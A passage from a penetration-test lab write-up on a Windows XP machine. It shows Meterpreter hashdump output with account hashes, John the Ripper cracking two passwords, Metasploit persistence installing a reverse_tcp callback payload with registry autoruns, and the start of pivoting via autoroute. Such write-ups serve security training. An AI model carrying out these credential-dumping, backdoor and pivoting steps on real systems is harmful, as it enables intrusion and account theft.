
```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > hahsdump
[-] Unknown command: hahsdump.
meterpreter > hashdump
Administrator:500:f0d412bd764ffe81aad3b435b51404ee:209c6174da490caeb422f3fa5
a7ae634:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:
::
HelpAssistant:1000:1b41f60d8efaaba714ee68c9448f2fcf:60774a94736278112c6fc0fc
e9e416ee:::
prathul:1003:0ea70b6e6336b1dfaad3b435b51404ee:24404bd86456b85c54ee255fc76ee6
7a:::
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:ca36b2f46cae0b2881135
ba44983a942:::
meterpreter > 
```

Next thing I do is copy the dumped hashes into a file and use John to crack them.




```
┌──(kali㉿kali)-[~]
└─$ john hash.txt
Warning: detected hash type "LM", but the string is also recognized as "NT"
Use the "--format=NT" option to force loading these as that type instead
Using default input encoding: UTF-8
Using default target encoding: CP850
Loaded 6 password hashes with no different salts (LM [DES 64/64 MMX])
Warning: poor OpenMP scalability for this hash type, consider --fork=4
Will run 4 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
ADMIN            (Administrator)
Warning: Only 253 candidates buffered for the current salt, minimum 256 need
ed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
                 (SUPPORT_388945a0)
                 (Guest)
Proceeding with incremental:LM_ASCII
DHARAYU          (prathul)
4g 0:00:06:21 0.05% 3/3 (ETA: 2021-07-29 08:36) 0.01049g/s 10745Kp/s 10745Kc
/s 22809KC/s ARCD5A6..AREVHOB
4g 0:00:06:27 0.05% 3/3 (ETA: 2021-07-29 09:18) 0.01033g/s 10707Kp/s 10707Kc
/s 22713KC/s ROTII4R..ROURRB5
```

I got passwords of 2 users : Administrator and Prathul. These two users are users on the local system. i.e Windows XP SP3. As this pen test seems to move in a good direction now, I ran the persistence module of Metasploit to have persistent access to the system with both privileges.



```
msf6 > use exploit/windows/local/persistence
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/local/persistence) > show options

Module options (exploit/windows/local/persistence):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   DELAY     10               yes       Delay (in seconds) for persistent
                                        payload to keep reconnecting back.
   EXE_NAME                   no        The filename for the payload to be
                                         used on the target host (%RAND%.e
                                        xe by default).
   PATH                       no        Path to write payload (%TEMP% by d
                                        efault).
   REG_NAME                   no        The name to call registry value fo
                                        r persistence on target host (%RAN
                                        D% by default).
   SESSION                    yes       The session to run this module on.
   STARTUP   USER             yes       Startup type for the persistent pa
Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh,
                                         thread, process, none)
   LHOST     192.168.36.171   yes       The listen address (an interface m
                                        ay be specified)
   LPORT     4444             yes       The listen port

   **DisablePayloadHandler: True   (no handler will be created!)**
```


```
msf6 exploit(windows/local/persistence) > set session 2
session => 2
msf6 exploit(windows/local/persistence) > run

[*] Running persistent module against ADMINBAB-F51DC1 via session ID: 2
[!] Note: Current user is SYSTEM & STARTUP == USER. This user may not login
often!
[+] Persistent VBS script written on ADMINBAB-F51DC1 to C:\DOCUME~1\PRATHU~1
.SMA\LOCALS~1\Temp\cdmQfegPUd.vbs
[*] Installing as HKCU\Software\Microsoft\Windows\CurrentVersion\Run\ZxwmzSi
hy
[+] Installed autorun on ADMINBAB-F51DC1 as HKCU\Software\Microsoft\Windows\
CurrentVersion\Run\ZxwmzSihy
[*] Clean up Meterpreter RC file: /home/kali/.msf4/logs/persistence/ADMINBAB
-F51DC1_20210721.4516/ADMINBAB-F51DC1_20210721.4516.rc
msf6 exploit(windows/local/persistence) > 
```




```
msf6 exploit(windows/local/persistence) > set session 1
session => 1
msf6 exploit(windows/local/persistence) > run

[*] Running persistent module against ADMINBAB-F51DC1 via session ID: 1
[+] Persistent VBS script written on ADMINBAB-F51DC1 to C:\DOCUME~1\PRATHU~1
.SMA\LOCALS~1\Temp\niHslMRM.vbs
[*] Installing as HKCU\Software\Microsoft\Windows\CurrentVersion\Run\VDNpqtv
sPcCUw
[+] Installed autorun on ADMINBAB-F51DC1 as HKCU\Software\Microsoft\Windows\
CurrentVersion\Run\VDNpqtvsPcCUw
[*] Clean up Meterpreter RC file: /home/kali/.msf4/logs/persistence/ADMINBAB
-F51DC1_20210721.4546/ADMINBAB-F51DC1_20210721.4546.rc
msf6 exploit(windows/local/persistence) > 
```

Since I have SYSTEM privileges on the Initial Foothold (client machine) now, I can pivot to the domain controller. Pivoting is a process in which attackers move around the network after gaining access to the initial foothold.


Metasploit has a POST module known as autoroute module that can Auto Pivot for us. We can use that module to create a route from network 192.168.36.0 to 192.168.0.0 network in which domain network is present. So I use that module.



```
msf6 > use autoroute

Matching Modules
================

   #  Name                             Disclosure Date  Rank    Check  Descripti
on
   -  ----                             ---------------  ----    -----  ---------
--
   0  post/multi/manage/autoroute                       normal  No     Multi Man
age Network Route via Meterpreter Session
```

